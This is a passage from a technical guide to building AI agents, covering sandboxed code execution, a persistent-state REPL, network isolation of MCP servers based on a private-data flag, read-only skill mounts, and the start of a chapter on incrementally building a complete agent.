  |-- Code execution path (sandbox)
        Network isolation blocks network at infrastructure level
```

Neither layer depends on the other. Tool permissions cannot prevent code from making network requests inside a sandbox. Sandbox network isolation cannot prevent a tool from calling an external API. Together with the `PrivateData` compliance module that drives both layers, the system provides a coherent data protection pipeline: connectors tag data as it enters the session, tool permissions restrict the agent's tool vocabulary, and the sandbox restricts the network reach. A failure or misconfiguration in one layer does not expose data through the other.

Design Trade-offs

One sandbox per session simplifies lifecycle management (no shared state, no cross-session interference) but costs more resources than pooling. For strong isolation, this trade-off is worthwhile.

Binary network control (full access or none) is the default, with proxy-based selective connectivity available as a production extension for workflows that require it.

Pickle IPC supports rich Python objects but introduces deserialization risks. The temp directory is short-lived and mounted read-write only for the duration of execution, limiting the attack surface.

Subprocess fallback provides no isolation on non-Linux platforms. This is acceptable for development but must not be used in production with untrusted code.

REPL

The REPL pattern enables an agent to iteratively execute code in a shared, stateful environment, providing immediate feedback while preserving the illusion of a continuous execution context.

The REPL pattern in agentic systems In an agent setting, a REPL is not merely a convenience for developers; it is a reasoning primitive. The agent alternates between generating code, executing it, observing outputs or errors, and deciding what to do next. This loop allows the agent to ground abstract reasoning in concrete runtime behavior.

A typical agent-driven REPL follows a conceptual loop:

```
while not task_complete:
    code = agent.propose_next_step(observations)
    result = execute(code, state)
    observations = observations + result
```

Two properties distinguish a production-grade REPL from a simple shell.

First, **state continuity**. Each execution step must see the effects of previous steps. Variables, user-defined functions, and imports should persist across executions so that the agent can build solutions incrementally.

Second, **isolation and safety**. Arbitrary code execution is dangerous in long-running systems. Modern REPL designs therefore decouple *logical continuity* from *physical isolation*: each execution runs in a constrained environment, yet the system reconstructs enough context to make the experience appear continuous.

The notebook and cell model A natural way to organize a REPL for agents is to borrow the notebook metaphor from Jupyter. A **notebook** represents a session: it owns a shared namespace, tracks execution history, and persists its state to disk. Each unit of code submitted for execution is a **cell**.

A cell progresses through a lifecycle: IDLE when created, RUNNING during execution, and then either COMPLETED, ERROR, or TIMEOUT. Each cell records its outputs, execution time, and position in the notebook. A global execution counter tracks how many cells have been run, providing an ordering that both the agent and the user can reference.

This model gives the REPL a clear structure. The notebook manages the shared namespace, the accumulated import and function declarations, and the persistence lifecycle. Cells are self-contained execution units that can be inspected, re-run, or deleted independently.

Process isolation with a persistent-state illusion A robust REPL for agents executes each cell in a fresh subprocess. This avoids crashes, memory leaks, and infinite loops from destabilizing the host system. To preserve continuity, the namespace is serialized before execution and restored afterward.

The serialization mechanism uses pickle-based IPC through the filesystem. Before execution, the host pickles the current namespace, accumulated imports, and function definitions into an input file inside a temporary directory. The subprocess reads this input, executes the cell code, and writes the resulting namespace and outputs back to an output file in the same directory. The host then reads the output and merges the updated namespace.

Conceptually:

```
# Before execution -- host side
pickle_write(temp_dir / "input.pkl", {
```

```
    code, namespace, import_statements, function_definitions
})

# In isolated subprocess
data = pickle_read(temp_dir / "input.pkl")
namespace = data["namespace"]
replay(data["import_statements"])
replay(data["function_definitions"])
exec(data["code"], namespace)
filtered = filter_picklable(namespace)
pickle_write(temp_dir / "output.pkl", {state, outputs, filtered})

# After execution -- host side
result = pickle_read(temp_dir / "output.pkl")
namespace.update(result.namespace)
```

The important constraint is that only picklable objects can persist. Modules, open file handles, database connections, generators, and threading primitives cannot survive the process boundary. Rather than silently dropping these, a well-designed REPL provides actionable feedback: "reopen file in next cell", "use `def` instead of lambda", "reconnect in next cell". This helps the agent (or user) understand what state was lost and how to recover it.

Some objects require special handling. For example, openpyxl workbooks are not directly picklable, but they can be saved to temporary files and restored via a lightweight reference object. The reference carries the path to the temp file; when the next cell executes, the workbook is reloaded from disk. This pattern generalizes to any complex object that supports save/load semantics but not pickle.

Sandboxing Process isolation alone does not provide meaningful security. The subprocess inherits the host's filesystem access, network, and process namespace. A production REPL needs a sandbox layer that restricts what the subprocess can do.

Our implementation uses a generic sandbox abstraction with two backends. On Linux, it uses bubblewrap (`bwrap`), a lightweight container tool that provides filesystem, network, and PID namespace isolation. The sandbox mounts system directories (`/usr`, `/lib`, `/bin`) as read-only, exposes the Python installation for package access, and bind-mounts only the specific directories the cell needs: the user workspace at `/workspace` and the REPL internal data directory at `/repl` (for pickle IPC and temp files). The REPL data is kept separate from the user workspace so that user code never sees internal pickle files or notebook state. Network access and PID isolation can be toggled independently.

When bubblewrap is not available (e.g. macOS), the system uses Docker containers via the SandboxManager. If neither bubblewrap nor Docker is available, the system raises a clear error rather than silently falling back to unsandboxed execution.

The Docker path introduces a subtlety that bubblewrap does not have. Under bubblewrap the executor runs on the same host, so it can import from the application directly. Docker containers are a different platform: the host may run macOS while the container runs Linux, and the host's Python packages contain platform-specific compiled extensions (`.so` / `.dylib` files) that will not load inside the container. Mounting the host project into the container and setting `PYTHONPATH` to point at it would cause the container's Python to find the host's binary extensions and fail with import errors.

The solution is to make the executor **standalone**. The executor source is stored as a string constant in the application code. At runtime, just before launching the container, the host writes this string to a file inside the REPL data directory, which is already mounted read-write at `/repl` for pickle IPC. The container then runs `python /repl/_executor.py <cell_id>` using only its own installed packages. No host directory is mounted, no `PYTHONPATH` is set, and the executor has zero imports from the application – it uses only the standard library and packages installed in the container image (pandas, matplotlib, openpyxl, and so on).

This decoupling also makes the REPL suitable for **remote deployment**. When the REPL is exposed as an MCP server, it may run on a machine that has no copy of the application source tree. Because the executor is self-contained, the only requirement on the remote host is a reachable Docker daemon and a writable data directory – the same requirements any containerized service has.

One consequence of using a standalone executor is that the IPC format changes. The bubblewrap executor can import the application's pydantic models and write them directly into the output pickle. The Docker executor cannot, so it writes plain dictionaries instead. The host side converts these dictionaries back into the application's typed models after reading the pickle. The input format (a plain dictionary with code, namespace, imports, and function definitions) is the same for both paths, so the divergence is limited to the output.

One useful refinement is **data-driven network isolation**. If a session has been flagged as containing private data (for example, after loading sensitive files), the sandbox enables network isolation automatically. This prevents exfiltration of sensitive data through code execution, even if the agent or user does not explicitly request it.

Import and function tracking One subtle challenge in isolated REPL execution is that imports and function definitions do not survive process boundaries. A common solution is to treat them as *replayable declarations*.

After each cell executes, the notebook parses the cell's code using AST analysis to extract two kinds of declarations: import statements (both `import x` and `from x import y` forms) and function definitions. These are stored as source strings on the notebook, deduplicated to avoid redundant re-execution.

Before running the next cell, all accumulated imports and function definitions are re-executed in the subprocess's namespace before the cell code runs. This works because imports are idempotent and function redefinition is generally safe.

```
# After cell execution -- notebook side
import_statements += extract_imports(cell.code)   # AST-based
function_definitions += extract_functions(cell.code)  # AST-based

# Before next cell execution -- subprocess side
for stmt in import_statements:
    exec(stmt, namespace)
for fn in function_definitions:
    exec(fn, namespace)
exec(current_code, namespace)
```

This approach preserves developer- and agent-defined APIs across executions without requiring unsafe object sharing.

Output capture as first-class data For agents, execution output is not only for human inspection; it is input to the next reasoning step. A REPL therefore treats outputs as structured data rather than raw text.

Each cell produces a list of typed outputs. The output types in our implementation are TEXT, ERROR, HTML, IMAGE, and DATAFRAME. Standard output becomes TEXT, exceptions become ERROR with tracebacks, and matplotlib figures are captured as IMAGE by configuring a non-interactive backend (Agg) and intercepting `plt.show()`.

A particularly important output is the **last-expression value**. Following the Jupyter convention, if the last statement in a cell is an expression (not an assignment or a control structure), its value is captured and included in the output. This is implemented by parsing the cell code as an AST: if the final node is an `Expr`, it is separated from the rest, the preceding code is `exec`'d, and the final expression is `eval`'d to obtain its value.

Separating *output storage* from *output references* is also important. Binary data such as images can be stored internally as raw bytes and exposed to the agent or client via lightweight references (a URI like `notebook://cell/0/image/0`). This prevents large binary payloads from bloating every response.

Asynchronous execution and concurrency In agent platforms, REPL execution often happens inside servers that must remain responsive. Even though the sandbox itself uses `asyncio.create_subprocess_exec` (which is async), the agent's code running inside the subprocess can be CPU-intensive – data transformations, model training, heavy computation – and the subprocess communication can block for the duration. Running this directly on the event loop would stall all other concurrent requests.

The solution is a two-layer execution model. The cell's `execute` method is async and uses `asyncio.to_thread()` to offload the entire execution to a worker thread. Inside that thread, a fresh event loop runs the async sandbox call:

```
class Cell(BaseModel):
    async def execute(self, namespace, timeout, import_statements, function_definitions, user_id, sessi
        self.state = CellState.RUNNING
        self.executed_at = datetime.now()

        await asyncio.to_thread(
            self._execute_sync, namespace, timeout,
            import_statements or [], function_definitions or [],
            user_id, session_id,
        )

    def _execute_sync(self, namespace, timeout, import_statements, function_definitions, user_id, sessi
        workspace_path = WORKSPACE_DIR / user_id / session_id

        loop = asyncio.new_event_loop()
        try:
            result = loop.run_until_complete(
                execute_in_sandbox(
                    code=self.code, namespace=namespace,
                    import_statements=import_statements,
                    function_definitions=function_definitions,
                    timeout=timeout, user_id=user_id,
                    session_id=session_id, workspace_path=workspace_path,
                )
            )
        finally:
            loop.close()

        self.state = result.state
        namespace.update(result.namespace)
```

The `asyncio.to_thread` call is the key boundary: it moves the blocking work off the main event loop's thread, so the server remains responsive to other requests. Inside the worker thread, `asyncio.new_event_loop()` creates a private loop that drives the async subprocess communication. This pattern allows multiple agents or sessions to execute cells concurrently without blocking each other.

Sessions, persistence, and multi-user concerns Unlike a local shell, an agent REPL usually operates in a multi-user environment. Each notebook is scoped to a `(user_id, session_id)` pair and persisted to a well-known path on disk (`DATA_DIR / repl / user_id / session_id / cells.json`), separate from the user-visible workspace. The notebook saves its state – all cells with their code, outputs, and metadata – after every operation (add, execute, delete, clear). This ensures that work is not lost and that sessions can

be resumed after failures.

Persistence also enables secondary capabilities. The notebook can be exported to Jupyter's `.ipynb` format, making it possible to continue work in a standard notebook interface or share results with collaborators who do not use the agent platform.

Best practices distilled Several best practices consistently emerge when implementing REPLs for agents.

Prefer process-level isolation over threads for safety and control, and add a sandbox layer (bubblewrap, containers, or similar) beyond simple subprocess isolation. Use pickle-based IPC through the filesystem for subprocess communication, serializing only data – not execution artifacts – and replaying imports and functions explicitly. When objects cannot persist across cells, provide actionable feedback so the agent or user knows how to recover.

Treat outputs as structured, typed objects with separate storage for binary data, and capture the last expression's value to match the interactive notebook convention. Make execution asynchronous at the API level via thread offloading so the host process remains responsive.


Persist state frequently to support recovery and reproducibility. Impose explicit limits on execution time and resource usage. Consider data-driven security policies such as automatic network isolation for sensitive sessions.

Together, these patterns allow agents to reason *through execution* without compromising system stability.

MCP Server Isolation

MCP servers deserve the same network isolation treatment as code-execution sandboxes. When your agent connects to an MCP server – particularly one you did not write – every tool call is an opportunity for arbitrary code to run on the server side. A tool that fetches data from an external API, sends an email, or posts to a webhook can exfiltrate private data just as easily as a line of Python in a REPL sandbox. Running MCP servers inside Docker containers and applying the network isolation pattern from the Sandbox section closes this gap.

Two containers, one server The approach is straightforward: run two instances of the same MCP server image, each with a different network mode. The first instance runs on the bridge network with full connectivity. The second runs on an isolated network with no external access (or proxied access through Envoy, depending on the sensitivity level). Both containers mount the same workspace volume so they share state. The agent's MCP client switches which instance it connects to based on the session's `PrivateData` status.



The MCP server code does not change between instances. The only difference is the Docker network configuration. Tools that require external connectivity will fail with connection errors in the isolated instance, which is the desired behavior – the agent should not be able to reach external services through MCP tools once private data enters the session.

Configuration The `config.yaml` already holds MCP client entries with a `url` field pointing at the server. To support the dual-container pattern, each MCP server entry gets a `url_isolated` field for the restricted instance:

```yaml
mcp_servers:
  data_tools:
    type: client
    url: "http://data-tools:8000/mcp"
    url_isolated: "http://data-tools-isolated:8000/mcp"
    read_timeout: 60
```

The `MCPClientConfig` model adds the optional field:

```python
class MCPClientConfig(BaseModel):
    type: str = Field(default="client")
    url: str
    url_isolated: str | None = None
    read_timeout: int = Field(default=60)
```

When `url_isolated` is not set, the client always uses `url` regardless of private data status – the server either does not need isolation or handles it internally.

Client-side switching Private data can appear at any point during a session – a tool call might load sensitive records, or a compliance check might flag content that arrived in the conversation. The MCP client must be able to switch to the isolated instance mid-session, between any two tool calls, without tearing down and reopening connections.

The solution is `MCPServerPrivateData`, which extends `MCPServerStrict` (itself a subclass of PydanticAI's `MCPServerStreamableHTTP`) so it is a drop-in replacement in any toolset list. It holds two `MCPServerStrict` instances – one for the normal URL, one for the isolated URL – and opens both when the context is entered. Every call (`list_tools`, `call_tool`, etc.) is delegated through a `_target()` method that checks `session_has_private_data()`. The moment private data appears, all subsequent calls route to the isolated instance. The switch is a one-way ratchet: once triggered, it never reverts, matching the sensitivity escalation semantics in `PrivateData`.

```python
class MCPServerPrivateData(MCPServerStrict):
    def __init__(self, url: str, url_isolated: str, **kwargs):
        super().__init__(url=url, **kwargs)
        self._normal = MCPServerStrict(url=url, **kwargs)
        self._isolated = MCPServerStrict(url=url_isolated, **kwargs)
        self._is_isolated = False

    def _target(self) -> MCPServerStrict:
        if not self._is_isolated:
            self._is_isolated = session_has_private_data()
        return self._isolated if self._is_isolated else self._normal

    async def __aenter__(self):
        await self._normal.__aenter__()
        await self._isolated.__aenter__()
        return self

    async def __aexit__(self, *args):
        await self._isolated.__aexit__(*args)
        await self._normal.__aexit__(*args)

    # Every toolset method delegates to _target()
```

Both connections are alive for the entire session. There is no reconnection or context teardown at the switch point – `_target()` simply starts returning the isolated instance instead of the normal one. From PydanticAI's perspective, nothing changed; the toolset object is the same, it just routes internally.

Note that `_target()` calls `session_has_private_data()` with no arguments – it reads the user and session identity from contextvars, which are set at the request boundary by the middleware layer. This differs from the sandbox's `get_network_mode(user_id, session_id)`, which takes explicit parameters because it operates outside the request context (container lifecycle management runs independently of any single request). The two mechanisms check the same underlying `PrivateData` state; they just resolve the session identity differently.

The `get_mcp_client()` factory returns `MCPServerPrivateData` when `url_isolated` is present in config, and a plain `MCPServerStrict` otherwise. Callers do not need to know which variant they got:

```
def get_mcp_client(name, config_path=None, bearer_token=None):
    config = load_mcp_settings(config_path).get(name)
    headers = {"Authorization": f"Bearer {bearer_token}"} if bearer_token else None
    if config.url_isolated:
        return MCPServerPrivateData(
            url=config.url, url_isolated=config.url_isolated,
            timeout=config.read_timeout, headers=headers,
        )
    return MCPServerStrict(url=config.url, timeout=config.read_timeout, headers=headers)
```

Deploying the containers A typical `docker-compose.yaml` runs both instances from the same image:

```
services:
  data-tools:
    image: my-mcp-server:latest
    networks: [bridge]
    volumes: [workspace:/workspace]

  data-tools-isolated:
    image: my-mcp-server:latest
    network_mode: "none"
    volumes: [workspace:/workspace]
```

For CONFIDENTIAL data where proxied access is acceptable, the isolated instance can use the same Envoy sidecar pattern described in the Sandbox section, attaching it to an internal Docker network with the proxy as the only gateway.

When to use this pattern This pattern is essential for third-party or untrusted MCP servers where you cannot audit or control the tool implementations. But it is also highly recommended for your own servers: even well-tested code can have bugs, missed edge cases, or regressions that accidentally leak private data over the network. The container-level network block acts as a safety net that enforces the invariant regardless of application-level correctness. Think of it as defense-in-depth – `@tool_permission(CONNECT)` and compliance checks are the first line, but the network kill switch ensures that a code mistake cannot silently bypass them.

Sandboxing Skill Execution

The sandbox infrastructure described earlier runs agent-generated code in isolated containers. Skills introduce a different trust model: the code is authored by developers, not by the agent. The agent chooses which skill to invoke and with what arguments, but the implementation itself is fixed. This distinction calls for a read-only execution layer where the container can run skill scripts but cannot modify them.

Read-Only Mounts The `ContainerConfig` accepts a `read_only_mounts` dictionary that maps host paths to container paths. When the container is created, these are mounted alongside the writable `/workspace` volume, but with Docker's `ro` flag:

```
volumes = {str(session.data_dir): {"bind": config.working_dir, "mode": "rw"}}
for host_path, container_path in config.read_only_mounts.items():
    volumes[host_path] = {"bind": container_path, "mode": "ro"}
```

The result is two distinct zones inside the container. `/workspace` is the agent's writable scratch space for data and generated code. `/skills` is an immutable library of developer-authored scripts. The agent can read and execute anything under `/skills`, but any attempt to write there fails at the filesystem level.

Wiring Skills to the Sandbox `SandboxManager` accepts an optional `read_only_mounts` dictionary at construction time. This dictionary is passed through to every `ContainerConfig` created by the manager, so every container – across all sessions – sees the same read-only mounts:

```
class SandboxManager:
    def __init__(self, read_only_mounts: dict[str, str] | None = None) -> None:
        self._client: docker.DockerClient | None = None
        self._read_only_mounts: dict[str, str] = read_only_mounts or {}
        self._sessions: dict[tuple[str, str], SandboxSession] = {}
```

To wire skills into the sandbox, the caller iterates over the skill registry and builds the mount dictionary. Each skill's `scripts/` directory is mapped to a container path under `/skills/{skill_name}/scripts/`:

```
read_only_mounts = {}
for meta in registry.list_all():
    scripts_dir = meta.path / "scripts"
    if scripts_dir.exists():
        read_only_mounts[str(scripts_dir)] = f"/skills/{meta.path.name}/scripts"
manager = SandboxManager(read_only_mounts=read_only_mounts)
```

Skill execution then dispatches through `SandboxManager.execute_command`, which handles session lifecycle internally – creating or reusing containers as needed:

```
container_path = f"/skills/{skill.path.name}/scripts/{script_name}"
command = f"python {container_path} {args}" if script_name.endswith(".py") else f"bash {container_path}
manager.execute_command(user_id, session_id, command)
```

Because `execute_command` manages the full container lifecycle, skill execution benefits from the same network isolation and workspace persistence described in previous sections. If the session already has a container, the command runs there. If not, a new container is created with both the writable workspace and the read-only skill mounts. If `PrivateData` triggers a network ratchet mid-conversation, the recreated container preserves both mount types.

Why Read-Only Matters Without the read-only flag, a compromised or misbehaving agent could rewrite a skill script to inject malicious logic that executes on the next invocation – either in the same session or, if mounts are shared, in other sessions. The `ro` flag is a filesystem-level guarantee enforced by Docker, not by application code. It does not depend on the agent cooperating or on any permission checks in the Python layer.

This creates a clean trust boundary: developers author skills, the platform mounts them immutably, and the agent can only invoke them as-is. The writable workspace remains available for the agent's own data and generated code, keeping the two trust levels physically separated inside the same container.

Hands-On: Introduction

The hands-on exercise that follows demonstrates MCP server isolation – the pattern of running dual server instances with automatic client-side switching based on data sensitivity. The exercise uses a template MCP server that exercises several production concerns in a single flow: workspace path translation, large-result truncation, tool permissions, error classification, compliance flagging, and server-to-client log forwarding.

The earlier sections of this chapter covered the isolation primitives (sandbox, REPL, network control) and the design patterns for applying them to MCP servers and skill scripts. The hands-on brings the MCP isolation pattern to life with a runnable notebook where you can observe the client switching from a normal server instance to an isolated one after private data enters the session.

Hands-On: MCP Server Isolation

This hands-on walks through `example_mcp_isolation.ipynb`, where an agent connects to a template MCP server through the `MCPServerPrivateData` client. The notebook demonstrates the dual-instance isolation pattern described in the previous section: before private data enters the session, tool calls route to the normal server instance; after a tool flags the session as containing sensitive data, all subsequent calls switch to the isolated instance.

The notebook also exercises several production MCP server requirements in a single flow: workspace path translation, `@context_result()` for large results, `@tool_permission` decorators, error classification with `ToolRetryError`, and server-to-client log forwarding via `ctx.info()`.

Starting the Servers The template server lives in `agentic_patterns/mcp/template/`. Before running the notebook, start two instances of the same server on different ports:

```
fastmcp run agentic_patterns/mcp/template/server.py:mcp --transport http --port 8000
fastmcp run agentic_patterns/mcp/template/server.py:mcp --transport http --port 8001
```

In production, these would be two Docker containers from the same image – one on the bridge network, one with `network_mode: "none"` (as shown in the MCP Server Isolation section). For the notebook, two local processes on different ports simulate the same topology without Docker.

The Template Server The server itself is minimal. `server.py` calls `create_mcp_server()` from the core library, which returns a `FastMCP` instance with `AuthSessionMiddleware` pre-wired for JWT-based identity propagation. Tools are registered from a separate `tools.py` module:

```
mcp = create_mcp_server("template", instructions="Template MCP server with workspace, permissions, and
register_tools(mcp)
```

The four tools in `tools.py` each demonstrate a different requirement. `read_file` combines `@tool_permission(READ)`, `@context_result()`, and `read_from_workspace()` in a single tool. `write_file` shows workspace writes. `search_records` raises `ToolRetryError` when given an empty query, giving the LLM a chance to correct its arguments. `load_sensitive_dataset` flags the session as containing private data via `PrivateData.add_private_dataset()`, which triggers the client-side isolation switch.

Connecting via get_mcp_client The notebook creates the MCP client with a single call:

```
server = get_mcp_client("template")
```

This reads the `config.yaml` entry for the `template` server. Because that entry has both `url` and `url_isolated` configured, the factory returns an `MCPServerPrivateData` instance instead of a plain `MCPServerStrict`:

```
mcp_servers:
  template:
    type: client
    url: http://localhost:8000/mcp
    url_isolated: http://localhost:8001/mcp
    read_timeout: 60
```

The caller does not need to know which variant it got. `MCPServerPrivateData` is a drop-in replacement for `MCPServerStrict` – it implements the same interface and can be passed directly as a toolset to `get_agent()`.

Normal Tool Call The first agent interaction writes a file to the workspace and reads it back. At this point, `session_has_private_data()` returns `False`, so `MCPServerPrivateData._target()` routes the tool call to the normal instance on port 8000.

```
print(f"Private data: {session_has_private_data()}")
async with agent:
    result, _ = await run_agent(agent, "Write 'hello world' to /workspace/hello.txt, then read it back.
```

The `async with agent` context manager opens both MCP connections (normal and isolated) simultaneously. Both are kept alive for the entire session so that switching between them does not require a reconnection.

The log output shows `ctx.info("Reading file: ...")` messages from the server, delivered through the MCP protocol's `notifications/message` mechanism and forwarded to Python logging by the client's `log_handler`.

Retryable Error The second interaction deliberately triggers a `ToolRetryError`. The agent is asked to call `search_records` with an empty string:

```
async with agent:
    result, _ = await run_agent(
        agent,
        "Call the search_records tool with an empty string '' as the query argument.",
        verbose=True,
    )
```

The `search_records` tool checks for empty queries and raises `ToolRetryError("Query cannot be empty -- provide a search term")`. FastMCP converts this to a `ToolError`, which PydanticAI surfaces as a `ModelRetry`. The LLM receives the error message and gets another chance to provide valid arguments. With `verbose=True`, the step-by-step log shows the retry followed by a second tool call with a non-empty query.

This is the distinction between `ToolRetryError` and `ToolFatalError`. A retryable error means the tool's logic is fine but the arguments were wrong – the LLM should try again. A fatal error means something is broken at the infrastructure level and the agent run should abort immediately. `MCPServerStrict` intercepts fatal errors (identified by the `[FATAL]` prefix) and raises `RuntimeError` instead of `ModelRetry`.

The notebook does not exercise the fatal error path. In the template server, `load_sensitive_dataset` raises `ToolFatalError` only when the compliance system itself is unavailable – an infrastructure failure that cannot be triggered under normal conditions. To see the fatal path in action, you would need to simulate a broken `PrivateData` backend (for instance, by making `PRIVATE_DATA_DIR` unwritable).

Private Data and Isolation Switch The third interaction loads a sensitive dataset:

```
print(f"Private data   : {session_has_private_data()}")
print(f"Isolated before: {getattr(server, 'is_isolated', 'N/A')}")

async with agent:
    result, _ = await run_agent(agent, "Load the 'patient_records' sensitive dataset")
```

Inside `load_sensitive_dataset`, the tool calls `PrivateData().add_private_dataset("patient_records", DataSensitivity.CONFIDENTIAL)`. This writes a `.private_data` JSON file outside the agent's workspace (so the agent cannot tamper with it) and sets the session's sensitivity level to CONFIDENTIAL.

After the agent run completes, inspecting the client state reveals the switch:

```
print(f"Private data  : {session_has_private_data()}")    # True
print(f"Isolated after: {getattr(server, 'is_isolated', 'N/A')}")  # True
```

The `is_isolated` property flipped from `False` to `True`. From this point on, every `list_tools`, `call_tool`, and `direct_call_tool` invocation on the `MCPServerPrivateData` object routes to the isolated instance on port 8001 instead of the normal instance on port 8000.

References

Bubblewrap – Unprivileged sandboxing tool using Linux user namespaces. Used for lightweight process, filesystem, and network isolation without requiring root or a container runtime.

Docker – Container platform providing heavyweight process isolation with cgroup resource limits, full network namespace control, and image-based reproducibility. Used for production multi-tenant sandboxes and MCP server isolation.

Envoy Proxy – High-performance edge/service proxy. Discussed as a design pattern for proxy-based selective network connectivity in sandbox environments handling confidential data.

Project Jupyter – Open-source interactive computing platform. The notebook and cell model used in the REPL section borrows its metaphor and conventions (shared namespace, last-expression capture, `.ipynb` export).

Chapter: The Complete Agent

Introduction

Every previous chapter introduced a capability in isolation: reasoning patterns, tool use, context management, orchestration, protocols, execution infrastructure. Each was demonstrated with focused examples designed to teach one concept at a time. A real agent, however, must combine all of them. It needs tools for capabilities, skills for extensibility, a workspace for persistence, a sandbox for code execution, and sub-agents for delegation.

This chapter builds that agent. Rather than designing the final architecture upfront, we follow the same path a practitioner would: start simple, validate, then add complexity only when the current design is insufficient.

We build five progressively more capable agents, all monolithic – a single `OrchestratorAgent` running from a Jupyter notebook with no infrastructure beyond a Python process. The first version proves that the core reasoning loop works with file and sandbox tools. Each subsequent version adds a capability layer (planning, skills, delegation, concurrent tasks) by adding tools and updating the system prompt. By the end, the agent can plan work, activate specialized skills on demand, delegate domain-specific tasks to sub-agents, and run independent tasks concurrently – all within a single process.

The progression is deliberate. A monolithic agent that works is more valuable than a distributed system that does not. Each version adds a layer of capability, and each layer must justify itself by solving a problem the previous design could not handle.

Once the monolithic agent is complete, the chapter shifts perspective. A server requirements section consolidates the authentication, workspace, context, permissions, and compliance checklist that MCP and A2A servers must satisfy. The final section decomposes the monolithic agent into distributed MCP servers and A2A services, showing that the same architecture works whether everything runs in one process or across a network.

Agent V1: The Coder

The Coder is the simplest useful agent: it writes files and executes them. Its tools come from two modules – file operations (`agentic_patterns/tools/file.py`) for workspace I/O and a sandbox (`agentic_patterns/tools/sandbox.py`) for Docker execution. Both follow the same pattern used by all tool modules in the library: a `get_all_tools()` function returns a list of plain functions passed directly to PydanticAI's `Agent(tools=[...])`.

System Prompt The prompt (`prompts/the_complete_agent/agent_coder.md`) establishes three things: where files live, how execution works, and what workflow to follow.

The workspace section tells the agent that `/workspace/` is its persistent storage and that all paths are relative to it. The sandbox section explains that files written with file tools are immediately available for execution because the Docker container mounts the same directory. The workflow section gives a simple loop: write code, execute, inspect output, fix errors.

This prompt is intentionally short. The agent does not need detailed instructions about each tool because PydanticAI injects tool descriptions automatically from the function docstrings. The prompt's job is to explain the environment and the workflow – the tools explain themselves.

Tool Composition Building the agent requires loading the prompt, collecting tools from both modules, and passing them to `get_agent()`:

```
system_prompt = load_prompt(PROMPTS_DIR / "the_complete_agent" / "agent_coder.md")

tools = get_file_tools() + get_sandbox_tools()
agent = get_agent(system_prompt=system_prompt, tools=tools)
```

`get_file_tools()` returns file operations (read, write, edit, find, list, etc.) and `get_sandbox_tools()` returns `sandbox_execute`. Plain list concatenation produces the full tool list. No registration, no configuration – just functions.

Execution Running the agent is a single call:

```
agent_run, nodes = await run_agent(agent, prompt, verbose=True)
```

The `verbose=True` flag logs each step of the agent's execution: tool calls, tool results, and the final output. The `nodes` list captures the full execution trace for inspection.

When given a task like "write a Fibonacci script, save it, and run it", the agent typically follows a predictable pattern. It calls `file_write` to create the script in `/workspace/`, then calls `sandbox_execute` to run it inside Docker, and finally reports the output. If the script fails (syntax error, runtime error), the agent sees the error in the sandbox output and can iterate – reading the file, fixing the issue, and re-executing.

What This Demonstrates The Coder implements the CodeAct pattern from the core patterns chapter, but with real infrastructure instead of an in-memory sandbox. The workspace persists across tool calls, the sandbox provides Docker isolation, and the file tools give the agent fine-grained control over its files. The agent can write, read, edit, search, and delete files – not just create them.

The full example is in `agentic_patterns/examples/the_complete_agent/example_agent_coder.ipynb`.

Agent V2: The Planner

The Planner extends the Coder with task management. It receives the same file and sandbox tools, plus todo tools for creating and tracking a task list. The important change is in the system prompt: the agent is now instructed to plan before executing.

System Prompt The prompt (`prompts/the_complete_agent/agent_planner.md`) adds two sections to the Coder's prompt. The task management section explains the todo tools and instructs the agent to break work into steps before starting. The workflow section is reordered: plan first, then for each step update its status, do the work, and mark it completed.

This is a small change in prompt text but a significant change in agent behavior. The Coder dives straight into writing code. The Planner stops, decomposes the task, creates a visible plan, and then executes against it. The plan serves two purposes: it gives the agent a structure to follow (reducing the chance of forgetting steps in a complex task), and it gives the user visibility into what the agent intends to do.

Tool Composition The only code difference from the Coder is the addition of todo tools:

```
system_prompt = load_prompt(PROMPTS_DIR / "the_complete_agent" / "agent_planner.md")

tools = get_file_tools() + get_sandbox_tools() + get_todo_tools()
agent = get_agent(system_prompt=system_prompt, tools=tools)
```

`get_todo_tools()` provides functions for creating lists, adding items, updating status, and displaying the plan. Items have hierarchical IDs (e.g., "1", "1.1", "1.2") and four possible states: pending, in_progress, completed, and failed.

Execution When given a multi-step task – for example, "create a CSV file with sales data, write a processing script, execute it, and verify the results" – the Planner's execution trace shows a different structure than the Coder's.

The agent first calls `todo_create_list` with descriptions for each step. It then iterates through the list: calling `todo_update_status` to mark each step as in_progress, performing the work (file writes, sandbox

execution), and marking the step as completed. At the end, it calls `todo_show` to display the final state. The result is a checklist showing all steps completed.

This pattern scales better to complex tasks. The Coder might lose track of subtasks in a long execution, especially if errors require backtracking. The Planner maintains an explicit record of what has been done and what remains.

From Coder to Planner The two agents illustrate a pattern: the same reasoning loop, given more tools and a revised prompt, produces qualitatively different behavior. The Coder is reactive (write, execute, check). The Planner is proactive (plan, then execute against the plan). Neither required changes to the agent infrastructure, the model configuration, or the execution pipeline. The difference is entirely in the tools and the prompt.

This is also the limit of what a flat tool list can handle well. As we add more capabilities – data analysis, document conversion, API access, vocabulary resolution – the tool list grows, the system prompt becomes longer, and the agent must choose from an increasingly large set of options on every turn. The next sections address this with progressive disclosure and delegation.

The full example is in `agentic_patterns/examples/the_complete_agent/example_agent_planner.ipynb`.

Agent V3: The Skilled

The Planner works well for tasks within its toolset, but what happens when the user asks it to review code for security issues? The agent has no security expertise in its prompt, so it improvises – producing generic advice that misses real vulnerabilities. The Skilled agent solves this with progressive disclosure: specialized instructions loaded on demand rather than embedded upfront.

The Problem with Upfront Loading One approach would be to paste every specialized instruction (code review, PDF processing, data formatting, etc.) into the system prompt. This fails for two reasons. First, a longer prompt means higher cost and slower responses on every turn, even when most instructions are irrelevant. Second, models perform worse when buried in irrelevant context – the signal-to-noise ratio matters.

Progressive disclosure resolves this tension. At startup the agent receives only a catalog of skill names and one-line descriptions (cheap metadata). When the agent decides it needs a skill, it calls `activate_skill` to load the full instructions into its context. The system prompt stays lean until the agent actually needs a capability.

Skill Discovery Skills live in directories under `data/skills/`. Each directory contains a `SKILL.md` file with YAML frontmatter (name, description) and a markdown body with full instructions. Optional subdirectories hold scripts, references, and assets.

